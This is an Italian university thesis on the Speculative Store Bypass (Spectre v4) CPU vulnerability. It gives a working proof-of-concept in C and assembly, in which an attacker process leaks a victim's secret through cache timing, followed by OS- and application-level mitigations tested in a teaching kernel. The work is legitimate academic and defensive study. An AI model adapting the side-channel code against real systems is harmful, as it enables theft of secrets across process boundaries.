



UNIVERSITÀ DI PISA

DIPARTIMENTO DI INGEGNERIA DELL'INFORMAZIONE

Laurea Triennale in Ingegneria Informatica

**Proof of concept e mitigazione della
vulnerabilità Speculative Store Bypass
nel nucleo didattico**

Relatori:

Prof. Giuseppe Lettieri

Ing. Luigi Leonardi

Candidato:

Antonio Ciociola

ANNO ACCADEMICO 2023/2024

Indice

1	Introduzione	3
2	Panoramica su Speculative Store Bypass	4
2.1	Pipeline	4
2.2	Out-of-order execution	5
2.3	Memory dependence prediction	5
2.4	Speculative Store Bypass	5
3	Implementazione	7
3.1	Nucleo didattico	7
3.2	Contesto di sviluppo dell'attacco	7
3.3	Proof Of Concept	8
3.3.1	Processo vittima	8
3.3.2	Processo attaccante	10
3.3.3	Funzioni di supporto	12
3.4	Esecuzione dell'attacco	14
4	Mitigazione	15
4.1	Approccio a livello di applicazione	15
4.2	Approccio a livello di sistema operativo	16
4.2.1	Implementazione della mitigazione	16
4.3	Esecuzione dell'attacco dopo la mitigazione	20

Introduzione

Speculative Store Bypass, nota anche come **Spectre-NG variante 4**, è una vulnerabilità dei moderni processori. Questa vulnerabilità appartiene a una classe di problematiche di sicurezza legate all'**esecuzione speculativa** delle istruzioni.

L'esecuzione speculativa consente ai processori di eseguire istruzioni in anticipo basandosi su predizioni, al fine di ottimizzare le prestazioni del sistema. Le vulnerabilità della classe Spectre sfruttano la possibilità che tali predizioni siano errate per consentire l'accesso non autorizzato a dati sensibili. Poiché queste vulnerabilità sono diffuse in tutti i processori moderni esse rappresentano un problema critico per l'intera industria tecnologica.

Una volta scoperte, i produttori possono risolverle a livello hardware solo attraverso la produzione delle generazioni successive di processori. Tuttavia, per i processori già in commercio, le mitigazioni devono avvenire tramite la modifica del microcodice del processore, del sistema operativo o delle applicazioni. Queste soluzioni firmware e software, sebbene efficaci nel mitigare le vulnerabilità, possono avere un impatto significativo sulle prestazioni del sistema.

In questa tesi verrà presentata una spiegazione del funzionamento di Speculative Store Bypass. Verranno analizzate le modalità con cui questa vulnerabilità permette di accedere ai dati sensibili.

Successivamente, verrà esaminato un attacco **Proof Of Concept** all'interno del **nucleo didattico**. Questo esempio dimostrerà in maniera concreta come sia possibile sfruttare la vulnerabilità, evidenziando i potenziali rischi per la sicurezza dei dati.

Infine, verranno implementate delle mitigazioni all'interno del nucleo didattico. Verrà poi testata l'efficacia delle mitigazioni e saranno analizzati i punti di forza e delle criticità di queste soluzioni.

Panoramica su Speculative Store Bypass

Per poter analizzare la vulnerabilità è necessario prima comprendere le caratteristiche dei processori che la rendono possibile.

2.1 Pipeline

L'esecuzione delle istruzioni in pipeline è una tecnica utilizzata per aumentare le prestazioni nei processori. Se si pensa all'istruzione come ad un'operazione che ha bisogno di più passaggi per essere completata, per semplicità si può dividere ciascuna di esse in quattro fasi:

- **Fetch:** l'istruzione viene letta dalla memoria e caricata nel processore.
- **Decode:** l'istruzione viene decodificata e i registri vengono letti.
- **Execute:** l'istruzione viene eseguita.
- **Write-back:** il risultato dell'istruzione viene scritto negli eventuali registri o memoria e cache.

All'interno di un processore con pipeline, più istruzioni vengono eseguite in parallelo, ognuna in una fase diversa.




Figura 2.1: Esempio di una pipeline nel caso di istruzioni a quattro fasi.

Nell'immagine è rappresentata una generica pipeline con quattro fasi, sull'ordinata sono rappresentate le istruzioni, mentre sull'ascissa il ciclo di clock. Dopo il primo ciclo di clock l'istruzione 1 è nella fase di fetch, col prossimo ciclo essa passerà alla fase di decode mentre la seconda istruzione passerà alla fase di fetch e così via.

L'utilizzo della pipeline comporta un aumento delle prestazioni, basti pensare che nell'esempio precedente, dove ogni istruzione ha bisogno di quattro cicli di clock per essere completata, grazie alla pipeline si riesce ad eseguire quattro istruzioni in meno di otto cicli. Tuttavia, emergono nuovi problemi: non tutte le istruzioni sono indipendenti tra loro, se si ha un'istruzione che dipende dal risultato di una precedente, solo dopo il completamento della prima la seconda potrà essere eseguita, causando un rallentamento.

2.2 Out-of-order execution

Out-of-order execution è un paradigma usato nei processori ad alte prestazioni per sfruttare cicli di clock che altrimenti sarebbero sprecati. Per fare ciò, il processore esegue le istruzioni in un ordine diverso da quello in cui sono state scritte nel programma, ordinandole in base alla disponibilità dei dati necessari per la loro esecuzione.

Viene in questo modo arginato un altro problema che la pipeline non aveva risolto: nonostante le istruzioni vengano eseguite in parallelo, buona parte del tempo viene sprecato aspettando che i dati necessari per l'esecuzione delle istruzioni vengano scritti e letti dalla memoria. I benefici che Out-of-order execution porta ai moderni processori sono evidenti, dato il grande divario di velocità tra la CPU e la memoria.

2.3 Memory dependence prediction

Memory dependence prediction è una tecnica, utilizzata dai processori che supportano out-of-order execution, per predire la dipendenza tra operazioni di **load** e **store**.

Chiamiamo **load** l'operazione di lettura da memoria e **store** l'operazione di scrittura in memoria. In un processore che supporta memory dependence prediction, se si ha una store seguita da una load, la load può essere eseguita prima della store se il processore prevede che le due operazioni non siano dipendenti tra loro. Prima che i risultati delle operazioni speculativamente eseguite vengano finalizzati, il processore deve verificare con tecniche di **memory disambiguation** che la predizione fosse corretta e che quindi esse fossero indipendenti. In caso contrario dovrà avvenire un **pipeline flush** e le operazioni speculativamente eseguite dovranno essere scartate.

2.4 Speculative Store Bypass

SSB nasce a causa di tecniche come **memory dependence prediction**. Nello specifico se viene predetto che una load non è dipendente da una precedente store, la load può essere speculativamente eseguita prima della store. Se la predizione è incorretta, la load leggerà dei dati obsoleti e potenzialmente sensibili.

```
1 movb $10, (%rdi)
2 movb (%rsi), %al
3 movb (%rbp, %al, 1), %bl
```

Codice 2.1: Esempio di SSB

Si assuma che nell'esempio **rdi** e **rsi** puntino allo stesso indirizzo di memoria. La prima istruzione potrebbe richiedere più tempo per essere eseguita perché dipendente da una precedente. In questo caso il processore potrebbe predire che la seconda istruzione non è dipendente dalla prima e quindi eseguirla prima. Questo porta ad avere dati obsoleti in **al** che poi vengono usati per la terza istruzione.

Sebbene la CPU in seguito si accorgerà dell'errore e scarnerà lo stato speculativo, con la terza istruzione si è fatto un accesso ad una locazione di memoria che dipendeva dal dato obsoleto e ciò porta ad un accesso in cache che rimane anche dopo che lo stato speculativo è stato scartato. In seguito l'attaccante può risalire al dato obsoleto utilizzando la cache.

In sintesi per sfruttare SSB si deve:

1. **Lentamente** salvare un valore in una locazione di memoria
2. **Velocemente** leggere il valore da quella locazione di memoria
3. Utilizzare il valore letto per alterare la cache in modo rilevabile

Implementazione

In questo capitolo verrà proposto un attacco proof of concept che sfrutta la vulnerabilità SSB.

3.1 Nucleo didattico

L'attacco è stato sviluppato all'interno del nucleo multiprogrammato didattico utilizzato per l'esame di Calcolatori Elettronici.^[1] Esso è composto da tre moduli:

- **Sistema**: contiene la realizzazione dei processi, inclusa la gestione della memoria e le primitive di sistema.
- **IO**: contiene le routine di ingresso/uscita (I/O) che permettono di utilizzare le periferiche collegate al sistema (tastiera, video, hard disk, . . .).
- **Utente**: contiene i programmi sviluppati dall'utente che verranno eseguiti dal sistema.

I moduli **Sistema** e **IO** vengono eseguiti con il processore a livello sistema, in un contesto privilegiato, mentre il modulo **Utente** viene eseguito con il processore a livello utente e potrà accedere alle risorse di sistema solo attraverso le primitive che gli vengono fornite dai moduli **Sistema** e **IO**.

3.2 Contesto di sviluppo dell'attacco

Per sviluppare e testare il POC sono stati utilizzati:

- Sistema operativo: Arch Linux (Kernel: 6.1.38-1-lts)
- Processore: Intel Core i5-1145G7 @ 2.60GHz
- Versione Microcodice: 0xb6

È stata utilizzata la versione 7.1.2 del nucleo didattico. Il nucleo viene eseguito con QEMU 9.0.1, per utilizzare tutte le feature hardware del processore l'esecuzione del nucleo è effettuata con il comando:

```
./run -enable-kvm -cpu host
```

Codice 3.1: Comando per eseguire il nucleo con QEMU

3.3 Proof Of Concept

```
1  natl attacker;
2  natl victim;
3
4  natl attacker_sincr;
5  natl victim_sincr;
6
7  extern "C" void main()
8  {
9      attacker_sincr = sem_ini(0);
10     victim_sincr = sem_ini(0);
11
12     attacker = activate_p(attacker_func, 0, 5, LIV_UTENTE);
13     victim = activate_p(victim_func, 0, 5, LIV_UTENTE);
14
15     terminate_p();
16 }
```

Codice 3.2: Funzione main del modulo utente

Nel main del modulo utente si fanno partire i due processi `attacker` e `victim`, si inizializzano poi i semafori che serviranno per la sincronizzazione tra i due processi.

3.3.1 Processo vittima

```
1  // Victim process
2  void victim_func(natq a)
3  {
4      unsigned char secret_key[] = "PASSWORD_SEGRETA";
5      while (1)
6      {
7          sem_wait(victim_sincr);
8          if (finished)
9          {
10             break;
11          }
12          memory_slot[0] = secret_key;
13          vuln_function(index);
14          sem_signal(attacker_sincr);
15      }
16
17     terminate_p();
18 }
```

Codice 3.3: Funzione `victim_func`

Il processo vulnerabile aspetta la sincronizzazione con quello attaccante e a quel punto esegue la funzione vulnerabile, continua in questo modo finché il processo attaccante non comunica di aver finito.

`secret_key` contiene la chiave segreta che l'attaccante vuole ottenere, il processo prima di eseguire la funzione vulnerabile fa diventare `memory_slot[0] = secret_key`, in un programma reale questo potrebbe accadere ad esempio nel caso di una funzione che modifica più stringhe, che quindi avrebbe come argomento un array di stringhe.

```
1 unsigned char **memory_slot_ptr[300];
2 unsigned char *memory_slot[300];
3
4 unsigned char public_key[] = "0123456789abcdef";
5
6 uint8_t probe[256 * VPAG_SIZE];
7
8 volatile uint8_t tmp = 0;
9
10 // Function with SSB vulnerability
11 void vuln_function(size_t idx)
12 {
13     // When entering the function:
14     // memory_slot_ptr[0] = memory_slot; And memory_slot_ptr is not
15     //   ↪ in cache
16     // memory_slot[0] = secret_key;
17     unsigned char **memory_slot_slow_ptr = memory_slot_ptr[0];
18     memory_slot_slow_ptr[0] = public_key;
19     tmp = probe[(memory_slot[0])[idx] * VPAG_SIZE];
20 }
```

Codice 3.4: Funzione `vuln_function`

- `memory_slot` è un array di puntatori a `char`
- `memory_slot_ptr` è un array di puntatori di puntatori a `char`
- `public_key` è la stringa che dovrebbe essere utilizzata all'interno della funzione vulnerabile
- `probe` è l'array i cui elementi verranno caricati in cache in seguito all'esecuzione della funzione vulnerabile. Come ogni dato globale all'interno del modulo utente, `probe` è condiviso tra i due processi
- `idx` è l'indice del carattere di `public_key` che verrà utilizzato per accedere all'array `probe`

Di `memory_slot` e `memory_slot_ptr` verrà usato solo il primo elemento.¹

¹ La scelta di usare degli array di puntatori per `memory_slot_ptr` e `memory_slot` è dovuta anch'essa alla necessità di imbrogliare il processore, si potrebbe ottenere lo stesso risultato inserendo degli array separatori dopo i puntatori.

Quando la funzione vulnerabile inizia, il primo elemento di `memory_slot_ptr` punta a `memory_slot`, e il suo primo elemento punta a `secret_key`. Con le prime due righe di codice si modifica `memory_slot[0]` in maniera implicita e lenta,² questo può portare ad avere un errore nella predizione di dipendenza con l'ultima riga e quindi ad eseguirla con `memory_slot[0] = private_key` prima di accorgersi dell'errore ed eseguirla con `memory_slot[0] = public_key`.

Nel caso in cui la predizione sia errata, la funzione può avere come effetto collaterale quello di caricare in cache oltre a `probe[public_key[idx] * VPAG_SIZE]` anche `probe[private_key[idx] * VPAG_SIZE]`.

3.3.2 Processo attaccante

```

1  #define MAX_TRIES 2000
2  #define VPAG_SIZE 4096
3
4  // Attacker process
5  void attacker_func(natq a)
6  {
7      char retrieved_secret[SECRET_LEN + 1] = {'\0'};
8
9      unsigned int CACHE_HIT_THRESHOLD = calc_threshold();
10
11     for (int idx = 0; idx < SECRET_LEN; ++idx)
12     {
13         int results[256] = {0};
14         for (int tries = 0; tries < MAX_TRIES; tries++)
15         {
16
17             memory_slot_ptr[0] = memory_slot;
18
19             flushCacheLine(memory_slot_ptr);
20             for (int i = 0; i < 256; i++)
21             {
22                 flushCacheLine(&probe[i * VPAG_SIZE]);
23             }
24
25             index = idx;
26             sem_signal(victim_sincr);
27             sem_wait(attacker_sincr);
28
29             for (int i = 0; i < 256; i++)
30             {
31                 uint64_t time = time_access(&probe[i * VPAG_SIZE]);
32
33                 if (time <= CACHE_HIT_THRESHOLD && i != public_key[idx])

```

² `memory_slot_ptr` non è in cache all'inizio della funzione, questo rallenta la prima e la seconda riga.

```

34     {
35         // Cache hit with char different from public key
36         results[i]++;
37     }
38 }
39 }
40
41 int highest = 0;
42 for (int i = 0; i < 256; i++)
43 {
44     if (results[i] > results[highest])
45     {
46         highest = i;
47     }
48 }
49 printf("highest: %c, hits: %d, hit rate: %d%%\n", highest,
50       ↪ results[highest], results[highest]*100 / MAX_TRIES);
51 retrieved_secret[idx] = highest;
52 }
53 printf("Retrieved secret: %s\n", retrieved_secret);
54
55 finished = true;
56 sem_signal(victim_sincr);
57
58 pause();
59 terminate_p();
60 }

```

Codice 3.5: Funzione `attacker_func`

Il processo attaccante determina il numero di cicli di clock entro il quale un dato è considerato in cache. L'attacco viene eseguito per ogni carattere del segreto e più volte per ognuno di essi.³

Viene quindi preparata la memoria, si rimuovono dalla cache `memory_slot_ptr`⁴ e `probe`, infine si fa ripartire il processo vulnerabile.

Per ogni possibile valore che può assumere il carattere segreto, si accede alla relativa posizione di `probe` e si misura il numero di cicli di clock necessari per accedervi. Per i caratteri che hanno un tempo di accesso minore al `threshold`, si incrementa il relativo contatore.

Questa parte di codice richiede distanza `VPAG_SIZE` tra gli elementi di `probe` per funzionare. Se così non fosse il `prefetcher` dopo l'accesso al primo valore di `probe` potrebbe caricare in cache anche elementi successivi dell'array, portando a falsi positivi nei test seguenti. Utilizzando una distanza pari alla dimensione delle pagine

³ Non è detto che la funzione vulnerabile riveli sempre il segreto e non è detto che ogni volta l'attaccante sia in grado di rilevarlo correttamente.

⁴ `memory_slot_ptr` viene rimosso dalla cache per rallentare le prime due righe della funzione vulnerabile.

virtuali⁵ spesso si evitano gli effetti del prefetcher; nel caso in cui non si possa usare un array con elementi così distanziati se ne può usare uno più piccolo ma per ogni esecuzione della funzione vulnerabile si dovrà fare il controllo su un sottoinsieme di tutti i caratteri.⁶

Infine per ottenere il segreto si prende il carattere con il maggior numero di cache hits per ogni posizione della chiave.

3.3.3 Funzioni di supporto

```
1 // Calculate time to access memory address
2 int time_access(uint8_t *addr)
3 {
4     unsigned int junk = 0;
5     uint64_t time1 = __rdtscp(&junk);
6     junk = *addr;
7     uint64_t time2 = __rdtscp(&junk) - time1;
8     return time2;
9 }
```

Codice 3.6: Funzione time_access

```
1 // Calculate cache hit threshold
2 int calc_threshold()
3 {
4     unsigned int mean_hit = 0;
5     unsigned int mean_miss = 0;
6
7     // Calculate cycles for hit
8     for (int i = 0; i < MAX_TRIES; i++)
9     {
10         for (int j = 0; j < 256; j++)
11             probe[j * VPAG_SIZE] = 1;
12         for (int j = 0; j < 256; j++)
13             mean_hit += time_access(&probe[j * VPAG_SIZE]);
14     }
15     mean_hit /= MAX_TRIES * 256;
16     // Calculate cycles for miss
17     for (int i = 0; i < MAX_TRIES; i++)
18     {
19         for (int j = 0; j < 256; j++)
20             flushCacheLine(&probe[j * VPAG_SIZE]);
21         for (int j = 0; j < 256; j++)
22             mean_miss += time_access(&probe[j * VPAG_SIZE]);
23     }
24     mean_miss /= MAX_TRIES * 256;
```

⁵ La dimensione delle pagine nel nucleo didattico è di 4096, tipicamente vale lo stesso anche in Linux per processori x86-64.

⁶ Controllare solo un sottoinsieme di caratteri per esecuzione rallenta l'attacco.

```
25
26     int threshold = (mean_hit + mean_miss) / 2;
27     printf("Mean number of cycles for cache:\nhit: %d, miss: %d,\n↪ threshold: %d\n\n", mean_hit, mean_miss, threshold);
28     return threshold;
29 }
```

Codice 3.7: Funzione `calc_threshold`

```
1  .global flushCacheLine
2  flushCacheLine:
3      clflush (%rdi)
4      ret
5
6  .global __rdtscp
7  __rdtscp:
8      rdtscp
9      shl $32, %rdx
10     or %rdx, %rax
11     ret
```

Codice 3.8: Aggiunte ad `utente.s`

Nel processo attaccante sono state usate due funzioni di supporto: `time_access` (vedi [Codice 3.6](#)) e `calc_threshold` (vedi [Codice 3.7](#)).

- `time_access` misura il numero di cicli di clock necessari per accedere a un dato in memoria. Per fare ciò sfrutta la funzione `__rdtscp` definita in `ssb.s` (vedi [Codice 3.8](#)). L'istruzione `rdtscp` scrive in `EDX:EAX` il numero di cicli di clock trascorsi dal processore dall'ultimo reset. Essa aspetta che tutte le precedenti istruzioni siano state eseguite e che tutte le precedenti load siano globalmente visibili^[2], questo permette di misurare il tempo effettivamente necessario per accedere ai dati in memoria.
- `calc_threshold` misura il numero medio di cicli di clock necessari per accedere ai valori di `probe`, in caso di **cache hit** e in caso di **cache miss**. La soglia viene poi calcolata per semplicità come la media tra i due valori.

3.4 Esecuzione dell'attacco

```
Mean number of cycles for cache:
hit: 129, miss: 630, threshold: 379

highest: P, hits: 203, hit rate: 10%
highest: A, hits: 253, hit rate: 12%
highest: S, hits: 205, hit rate: 10%
highest: S, hits: 171, hit rate: 8%
highest: W, hits: 181, hit rate: 9%
highest: O, hits: 236, hit rate: 11%
highest: R, hits: 235, hit rate: 11%
highest: D, hits: 271, hit rate: 13%
highest: _, hits: 208, hit rate: 10%
highest: S, hits: 307, hit rate: 15%
highest: E, hits: 316, hit rate: 15%
highest: G, hits: 343, hit rate: 17%
highest: R, hits: 345, hit rate: 17%
highest: E, hits: 298, hit rate: 14%
highest: T, hits: 328, hit rate: 16%
highest: A, hits: 371, hit rate: 18%
Retrieved secret: PASSWORD_SEGRETA
```

Codice 3.9: Output dell'attacco

Come si vede dall'output, l'attaccante è riuscito ad ottenere la chiave segreta. Si può notare che l'hit rate non è molto alto, vicino al 10%, potendo però eseguire l'attacco più volte questo è più che sufficiente per ottenere la chiave.

Mitigazione

4.1 Approccio a livello di applicazione

L'approccio a livello di applicazione si basa sull'uso dell'istruzione `lfence`.^[3] Essa performa un'azione serializzante su tutte le istruzioni di load da memoria che sono state emesse prima dell'istruzione `lfence`. In particolare, `lfence` non viene eseguita fino a quando tutte le istruzioni precedenti non sono completate localmente, e nessuna istruzione successiva inizia l'esecuzione fino a quando `lfence` non ha completato la sua esecuzione.^[2]

Dato che SSB può avvenire solo quando una load speculativa è in grado di essere eseguita prima che una store precedente possa calcolare l'indirizzo di memoria dove salvare il dato, l'uso di `lfence` tra la store e la load è sufficiente per prevenire l'attacco. Si può ottenere lo stesso risultato inserendo l'istruzione `lfence` tra la load e la parte del codice che rende disponibile il dato sensibile all'attaccante, così facendo il processore si accorgerà dell'errore nella speculazione prima di continuare.

Per la nostra funzione vulnerabile (vedi [Codice 3.4](#)), l'istruzione `lfence` andrebbe inserita tra la seconda e la terza riga della funzione `vuln_function` e si cadrebbe nel primo caso della mitigazione. Per applicare la mitigazione del secondo caso andrebbe modificato il codice della terza riga dato che essa contiene sia la load speculativa che l'esposizione del dato sensibile.

Anche mettere `lfence` tra la prima e la seconda riga della funzione vulnerabile funzionerebbe, dato che così facendo la seconda riga non potrebbe essere eseguita prima che il processore si accorga che `memory_slot_ptr[0] = memory_slot` e che quindi non deve eseguire speculativamente l'accesso a memoria della terza riga.

```
1 // Function with SSB vulnerability
2 void vuln_function(size_t idx)
3 {
4     // When entering the function:
5     // memory_slot_ptr[0] = memory_slot; And memory_slot_ptr is not
6     ↪ in cache
7     // memory_slot[0] = secret_key;
8     unsigned char **memory_slot_slow_ptr = memory_slot_ptr[0];
9     memory_slot_slow_ptr[0] = public_key;
10    __lfence();
11    tmp = probe[(memory_slot[0])[idx] * VPAG_SIZE];
12 }
```

Codice 4.1: Funzione `vuln_function` mitigata

Il principale svantaggio di questo approccio è la necessità di modificare il codice sorgente, inoltre, se il codice è complesso, potrebbe essere difficile trovare tutti i punti vulnerabili. In compenso, l'approccio a livello di applicazione ha un impatto quasi nullo sulle prestazioni, essendo necessario utilizzare `lfence` solo nei pochi punti vulnerabili.

4.2 Approccio a livello di sistema operativo

L'approccio a livello di sistema operativo si basa sull'uso del flag `SSBD` (Speculative Store Bypass Disable).^[3] Quando `SSBD` è impostato, le `load` non verranno eseguite speculativamente finché gli indirizzi di tutte le precedenti `store` non saranno conosciuti.

Si può disabilitare Speculative Store Bypass a livello di `processore logico` impostando `IA32_SPEC_CTRL.SSBD = 1`.^[4]

Su `Linux` si può abilitare la mitigazione a livello di `thread` usando la system call `prctl()` con primo argomento `PR_SET_SPECULATION_CTRL`.^{[5][6]} Con il secondo argomento si specifica la vulnerabilità da mitigare, in questo caso `PR_SPEC_STORE_BYPASS`. Con il terzo si specifica se attivare o disattivare la mitigazione.¹

Questo approccio è significativamente più sicuro rispetto a quello a livello di applicazione, poiché consente di mitigare la vulnerabilità senza la necessità di dover specificare quali siano i punti vulnerabili nel codice sorgente. Inoltre, non è necessario modificare il codice delle applicazioni nel caso in cui si scelga di mitigare la vulnerabilità globalmente. Lo svantaggio di questo approccio è che ha un impatto sulle prestazioni, la stragrande maggioranza del codice non è affetto da Speculative Store Bypass, e disattivarlo per tutti i processi può causare un rallentamento del sistema senza benefici evidenti.

4.2.1 Implementazione della mitigazione

La mitigazione che verrà implementata nel nucleo didattico disabilerà o abiliterà Speculative Store Bypass per il processo chiamante.

Il flag `SSBD` si trova all'interno di `IA32_SPEC_CTRL` il quale è un Model-Specific Register o `MSR`. Per poter accedere a questo tipo di registri è necessario utilizzare le istruzioni `RDMSR` e `WRMSR`. In particolare `IA32_SPEC_CTRL` ha come indirizzo `0x48`, che dovrà essere passato come argomento in `ECX`, mentre `EDX:EAX` verrà utilizzato per il contenuto del registro.

¹ Sono presenti anche altre opzioni per il terzo argomento che rendono la mitigazione attiva e non più annullabile per il `thread`.

In `IA32_SPEC_CTRL`, il flag `SSBD` è il bit 2 (terzo bit meno significativo)^[4] e vale:

- 0 se la mitigazione non è attiva.
- 1 se la mitigazione è attiva.

```

1  ...
2  #define TIPO_SSBD    0x28    ///< ssb_ctrl()
3  ...
4  #define PR_SPEC_ENABLE  0
5  #define PR_SPEC_DISABLE 1
6
7  #define SPEC_CTRL_MSR    0x48
8  #define SSBD_BIT_NUM     2
9  #define SSBD_MASK        1<<SSBD_BIT_NUM
10 #define SSBD_CLEAR_MASK (~SSBD_MASK & 0xFF)

```

Codice 4.2: Costanti aggiunte (file `costanti.h`)

Per prima cosa si aggiungono le costanti necessarie in `costanti.h`. Oltre a quelle discusse in precedenza per l'indirizzo di `IA32_SPEC_CTRL` e la posizione del bit `SSBD`, c'è anche `TIPO_SSBD` che verrà usato come indice del `gate` `IDT` della primitiva che verrà aggiunta.

```

1  struct des_proc
2  {
3      ...
4      ///< copia dei registri generali del processore
5      natq contesto[N_REG];
6      ///< radice del TRIE del processo
7      paddr cr3;
8      ///< valore di IA32_SPEC_CTRL.SSBD
9      bool SSBD;
10     ...
11 };
12 ...
13 des_proc *crea_processo(void f(natq), natq a, int prio, char liv)
14 {
15     ...
16     ///< inizializzazione del campo SSBD
17     p->SSBD = 0;
18     ...
19 }

```

Codice 4.3: Modifica del descrittore di processo (file `sistema.cpp`)

Per mantenere lo stato del flag `SSBD` per ogni processo si modifica il descrittore di processo aggiungendo il campo `SSBD` e inizializzandolo a 0 alla creazione del processo.²

² La mitigazione è disabilitata di default.

```

1  .global get_ssbd
2  get_ssbd:
3      push %rcx
4      push %rdx
5
6      mov $SPEC_CTRL_MSR,%ecx
7      rdmsr ;; Read the current MSR value into EDX:EAX
8      shr $SSBD_BIT_NUM, %al
9      and $1, %al
10
11     pop %rdx
12     pop %rcx
13     ret
14
15     .global set_ssbd
16     set_ssbd:
17         push %rcx
18         push %rdx
19         push %rax
20
21         mov $SPEC_CTRL_MSR,%ecx
22         rdmsr ;; Read the current MSR value into EDX:EAX
23         and $SSBD_CLEAR_MASK, %al
24         shl $SSBD_BIT_NUM, %dil
25         or %dil, %al
26         wrmsr
27
28         pop %rax
29         pop %rdx
30         pop %rcx
31         ret
32
33     ...
34     .set R15, CTX+120
35     .set CR3, CTX+128
36     .set SSBD,CTX+136
37     ...
38     salva_stato:
39         ...
40         call get_ssbd
41         movb %al, SSBD(%rbx)
42         ...
43
44     carica_stato:
45         ...
46         movb SSBD(%rbx), %dil
47         call set_ssbd
48         ...

```

Codice 4.4: Modifica di salva_stato e carica_stato (file sistema.s)

Alle funzioni `salva_stato` e `carica_stato` si aggiunge la gestione del campo `SSBD` del descrittore di processo. Per fare ciò sono state integrate le funzioni `get_ssb` e `set_ssb` che con le istruzioni `RDMSR` e `WRMSR` rispettivamente restituiscono o modificano il contenuto di `IA32_SPEC_CTRL.SSBD`.

```

1  ...
2  carica_gate TIPO_SSBD a_ssb_ctrl LIV_UTENTE
3  ...
4  .extern c_ssb_ctrl
5  a_ssb_ctrl:
6  .cfi_startproc
7  .cfi_def_cfa_offset 40
8  .cfi_offset rip, -40
9  .cfi_offset rsp, -16
10 call salva_stato
11 call c_ssb_ctrl
12 call carica_stato
13 iretq
14 .cfi_endproc

```

Codice 4.5: Gate IDT per `ssb_ctrl` (file `sistema.s`)

È stato aggiunto il gate IDT per la primitiva `ssb_ctrl`.

```

1  extern "C" void c_ssb_ctrl(int cmd)
2  {
3      switch (cmd)
4      {
5          case PR_SPEC_ENABLE:
6              flog(LOG_INFO, "Speculative Store Bypass abilitata");
7              esecuzione->SSBD = 0;
8              break;
9
10         case PR_SPEC_DISABLE:
11             flog(LOG_INFO, "Speculative Store Bypass disabilitata");
12             esecuzione->SSBD = 1;
13             break;
14     }
15 }

```

Codice 4.6: Funzione `c_ssb_ctrl` (file `sistema.cpp`)

La primitiva `ssb_ctrl` per abilitare o disabilitare la mitigazione non fa altro che modificare il campo `SSBD` del descrittore di processo, così con le successive chiamate di `carica_stato` il flag `SSBD` verrà impostato al valore specificato.

```

1  .global ssb_ctrl
2  ssb_ctrl:
3  .cfi_startproc
4  int $TIPO_SSBD

```

```
5  ret
6  .cfi_endproc
```

Codice 4.7: Interfaccia della primitiva `ssb_ctrl` (file `utente.s`)

```
1  void victim_func(natq a)
2  {
3      ssb_ctrl(PR_SPEC_DISABLE);
4      ...
```

Codice 4.8: Funzione `victim_func` con mitigazione (file `utente.cpp`)

Per abilitare la mitigazione all'interno del processo vittima basta aggiungere la chiamata alla primitiva con parametro `PR_SPEC_DISABLE`, per disabilitare Speculative Store Bypass.

4.3 Esecuzione dell'attacco dopo la mitigazione

```
Mean number of cycles for cache:
hit: 35, miss: 299, threshold: 167

highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
highest: , hits: 0, hit rate: 0%
Retrieved secret:
```

Codice 4.9: Output dell'attacco dopo la mitigazione

Che si scelga di utilizzare l'approccio a livello di sistema operativo o a livello di applicazione, la mitigazione è ugualmente efficace. In entrambi i casi in cache l'attaccante non trova nient'altro che la chiave pubblica.

Bibliografia

- [1] Giuseppe Lettieri. *Materiale per l'esame di Calcolatori Elettronici*. 2024. <https://calcolatori.iet.unipi.it>.
- [2] Intel. *Intel® 64 and IA-32 Architectures Software Developer's Manual*. 2024. <https://software.intel.com/en-us/download/intel-64-and-ia-32-architectures-sdm-combined-volumes-1-2a-2b-2c-2d-3a-3b-3c-3d-and-4>.
- [3] Intel. *Advisory Guidance on Speculative Store Bypass*. 2018. <https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/advisory-guidance/speculative-store-bypass.html>.
- [4] Intel. *CPUID Enumeration and Architectural MSRs*. 2023. <https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/technical-documentation/cpuid-enumeration-and-architectural-msrs.html>.
- [5] Linux Kernel Organization. *Speculation Control*. 2021. https://docs.kernel.org/userspace-api/spec_ctrl.html.
- [6] Linux Kernel Organization. *PR_SET_SPECULATION_CTRL(2const) — Linux manual page*. 2024. https://www.man7.org/linux/man-pages/man2/PR_SET_SPECULATION_CTRL.2const.html.
- [7] Yuichi Sugiyama. *Speculative Store Bypass (CVE-2018-3639) proof of concept for Linux*. 2021. <https://github.com/mmxsrup/CVE-2018-3639>.
- [8] Antonio Ciociola. *Proof of concept e mitigazione della vulnerabilità Speculative Store Bypass nel nucleo didattico*. 2024. <https://github.com/Sonic803/SSB-PoC>.